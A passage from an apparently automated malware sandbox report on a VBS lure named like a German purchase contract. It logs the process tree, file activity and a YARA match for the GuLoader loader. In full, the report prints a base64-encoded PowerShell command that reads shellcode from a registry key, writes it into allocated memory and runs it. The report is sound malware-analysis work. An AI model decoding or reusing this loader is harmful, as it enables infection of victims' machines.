1c e9 4d a2 e8 24 5e 05 c0 ff db b6 5d e2 d6 30 46 7c 04 11 a1 ad b8 ce 9a 90 34 f6 1a Data Ascii: AV^S&!'>es5F']LFpY7Wh?4`bXyI.ikZ%)\Z3Hx;^9Bac`9_hdg_5:JXR4wZ?#k.Wxs_U?%cK[.89J_\#R531nJr w~.M$^]0F|4
2022-01-26 14:16:32 UTC	2060	IN	Data Raw: 05 d3 c1 77 7e 78 88 06 6f 2d a6 6f 16 aa 1e 7d db b6 da 2b 65 cc 3f e0 2e c1 13 ae e5 13 45 fb 86 af 95 a7 dc 23 ad 25 b7 95 c6 54 19 6b b1 d3 00 f5 2f 45 99 65 cb e9 2f 71 e1 b5 ad 2e 89 82 a9 54 c6 67 34 ef 6a 72 41 8b ee 69 0c 8a 43 9c 83 f2 75 10 7f 36 fc 55 c2 a7 bd 0d 37 bb 89 0b d6 97 a5 26 9a 72 fe 8a a8 5d a9 20 9c 3f d1 13 49 67 35 0b 4f 1c 28 96 50 8b 72 f2 ab 2e 48 1f 71 72 a8 dd 6b 91 81 38 2c 96 e5 93 6a ae 3c ab 15 33 76 30 f2 ee 9f a4 b0 78 6d 5a 59 dc 26 83 01 a6 ae 3f 52 c5 ce 53 36 86 75 cc 79 53 08 3a 2c 44 95 df 8f a1 7a 01 b1 81 b9 7a 4c d3 83 ed a4 fb 0e db e2 74 64 1a 90 c2 5f dd 51 54 82 b2 dc 8d f9 0d 58 d2 e1 db 39 0c 3d 9b 2d 13 bf 58 2c 1e 07 1c 2e a9 d0 02 58 1c e3 9a 5f 1e a3 df ad 5a 35 6c ba 28 7a 3f 20 0a 48 a3 3b 3c ba Data Ascii: w~xo-o}+e?.E#%Tk/Ee/q.Tg4jrAiCu6U7&r] ?Ig5O(Pr.Hqrk8,j<3v0xmZY&?RS6uyS:,DzzLtd_QTX9=-X,. X_Z5l(z? H;<
2022-01-26 14:16:32 UTC	2076	IN	Data Raw: 2b d6 cc cb 6b ca d3 41 a8 f3 de c1 ec f9 69 06 f2 9f dc 3d 6a e0 de 05 2f 1a 9a 9b 9c 81 e8 50 cf 13 ca 7a 53 c4 f4 5e 12 4a 04 44 08 f1 36 96 9e f3 55 51 12 2b 4b e6 5f 46 e6 0e fb 4f 96 6f 1e 90 e5 30 4e 92 6c a4 7b ec f0 de 47 2d ea 08 fe 33 45 fa a4 d5 7c 6f df 83 f4 ed f9 f4 9a cd 14 6c 8e f1 9a a6 b1 2f 64 aa 81 f8 8e f6 a2 d6 8b 31 32 ff f5 5e ea 36 04 3a 46 04 1e 37 8e 4d 58 3c c1 1c 0b 1b e2 18 e6 bd 53 80 d6 fa c4 96 03 59 26 23 df 7b 26 e0 6e 7e 0a bb 53 95 f4 9c 15 b0 82 50 ad ec 4a 96 b4 7c 95 ce 16 c4 e5 c7 49 02 bc 2b b1 e9 14 8d 81 b8 38 4f 56 ae 5b 86 39 e6 84 0e 4c ae e0 38 41 6d da de 44 56 84 c1 38 aa e0 e0 aa e8 5d 9f d9 4d f3 73 07 b1 0d 48 b1 ad 09 c1 e1 d0 25 71 f1 f5 cf ae c7 36 b1 5e 8b de f1 09 dc 43 8d e2 35 de 23 fd 4a ae a9 Data Ascii: +kAi=j/PzS^JD6UQ+K_FOo0Nl{G-3E|ol/d12^6:F7MX<SY&#{&n~SPJ|I+8OV[9L8AmDV8]MsH%q6^C5#J

Statistics

Behavior



● ieinstal.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 1396, Parent PID: 4740

General

Target ID:	2
Start time:	15:12:54
Start date:	26/01/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\tregrene-KaufVertraeg-JoachimSvensson-23564334.vbs"
Imagebase:	0x7ff79fd50000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 1568, Parent PID: 1396

General

Target ID:	4
Start time:	15:13:04
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoExit -EncodedCommand "IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABl AGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4A ZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAH IAZQB0AHIAaQBiAHUAdABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5 AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0A CgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAH UAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbA BsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4A IABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQBF AE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQAMw AyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAsAGkAbgB0ACAAYQBkAGoAdQAsAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3AC kAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBj ACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgAdQBpAG4AdAAgAHMA ZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwAaQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBlAH IAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABz AHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMAZQ ByAHUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUAcgB1ADMAKQA7AA0ACgB9AA0ACgAiAE AADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4AIABTAGMAYQByAGYAZQBk AGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBuAHQAaABvAHIA bgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZABy AGUAdgBlAHQAIABPAFAASABJAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzACAAWABFAE4ATw AgAEEAbABsAGUANQAgAG4AbwBuAG0AbwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQAwADsADQAKAC QAUwBZAEQAWQBFAE0ARQBOAEkAVAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAWQBEAFkARQBNAEUATgBJAFQAOAA9AFsAUw BZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC 0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAALABbAHIAZQBmAF0AJABTAFkARABZAEUATQBFAE4ASQ BUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAA YQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0ACgAkAFQAQQBM AEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwBlACgA WwBTAHkAcwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAK AA0ACgBGAG8AcgAoACQAaQA9ADAAOwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsA PQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdAD oAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQ AKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACAA LQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0ACgB7AA0ACgAJAA0ACgBbAF MAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAGgB5ACgAJABTAFkARABZAEUATQBFAE4ASQ BUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdAC wAMQApAA0ACgANAAoAfQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbw BjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==
Imagebase:	0x5b0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.397158688650.0000000009330000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y2udcow1.gts.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ddpbrm4.fch.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E953263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E953263	unknown
C:\Users\user\Documents\20220126	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D810794	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.mrnfU7dc.20220126151307.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	2	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW
C:\Users\user\AppData\Local\Temp\rf0jcwxf.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D808792	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_y2udcow1.gts.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D809B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_1ddpbrm4.fch.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D809B71	WriteFile
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.mrnfU7dc.20220126151307.txt	0	3	ff		success or wait	1	6D809B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.mrnfU7dc.20220126151307.txt	3	4096	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 31 32 36 31 35 31 33 32 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 57 31 30 36 34 5f 30 33 5c 41 72 74 68 75 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 57 31 30 36 34 5f 30 33 5c 41 72 74 68 75 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 31 33 34 33 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 39 30 34 32 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57	**********Windows PowerShell transcript startStart time: 20220126151327Username: computer\userRunAsUser: computer\userConfiguration Name: Machine: 134349 (Microsoft Windows NT 10.0.19042.0)Host Application: C:\Windows\SysWOW	success or wait	2	6D809B71	WriteFile
C:\Users\user\Documents\20220126\PowerShell_transcript.134349.mrnfU7dc.20220126151307.txt	4099	397	64 77 42 51 41 48 49 41 62 77 42 6a 41 46 63 41 4b 41 41 6b 41 46 4d 41 57 51 42 45 41 46 6b 41 52 51 42 4e 41 45 55 41 54 67 42 4a 41 46 51 41 4d 77 41 73 41 43 41 41 4d 41 41 73 41 44 41 41 4c 41 41 77 41 43 77 41 4d 41 41 70 41 41 30 41 43 67 41 4e 41 41 6f 41 44 51 41 4b 41 41 3d 3d 0d 0a 50 72 6f 63 65 73 73 20 49 44 3a 20 31 35 36 38 0d 0a 50 53 56 65 72 73 69 6f 6e 3a 20 35 2e 31 2e 31 39 30 34 31 2e 31 31 35 31 0d 0a 50 53 45 64 69 74 69 6f 6e 3a 20 44 65 73 6b 74 6f 70 0d 0a 50 53 43 6f 6d 70 61 74 69 62 6c 65 56 65 72 73 69 6f 6e 73 3a 20 31 2e 30 2c 20 32 2e 30 2c 20 33 2e 30 2c 20 34 2e 30 2c 20 35 2e 30 2c 20 35 2e 31 2e 31 39 30 34 31 2e 31 31 35 31 0d 0a 42 75 69 6c 64 56 65 72 73 69 6f 6e 3a 20 31 30 2e 30 2e 31 39 30 34 31 2e 31 31 35 31	dwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==Process ID: 1568PSVersion: 5.1.19041.1151PSEdition: DesktopPSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1151BuildVersion: 10.0.19041.1151	success or wait	13	6D809B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6D809B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	1733	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6D809B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rf0jcwxf.0.cs	0	490	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 53 59 44 59 45 4d 45 4e 49 54 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 69 6e 74 20 4e 74 41 6c 6c 6f 63 61 74 65 56 69 72 74 75 61 6c 4d 65 6d 6f 72 79 28 69 6e 74 20 53 59 44 59 45 4d 45 4e 49 54 36 2c 72 65 66 20 49 6e 74 33 32 20 4e 61 74 75 72 39 2c 69 6e 74 20 73 65 72 75 2c 72 65 66 20 49 6e 74 33 32 20 53 59 44 59 45 4d 45 4e 49 54 2c 69 6e 74 20 61 64 6a 75 2c 69 6e 74 20 53 59 44 59 45 4d 45 4e 49 54 37 29 3b	using System;using System.Runtime.InteropServices;public static class SYDYEMENIT1{[DllImport("ntdll.dll")]public static extern int NtAllocateVirtualMemory(int SYDYEMENIT6,ref Int32 Natur9,int seru,ref Int32 SYDYEMENIT,int adju,int SYDYEMENIT7);	success or wait	1	6D809B71	WriteFile
C:\Users\user\AppData\Local\Temp\rf0jcwxf.cmdline	0	353	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 72 66 30 6a 63 77 78 66 2e 64	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rf0jcwxf.d	success or wait	1	6D809B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rf0jcwxf.out	0	440	ff 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automat	success or wait	1	6D809B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6D809B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	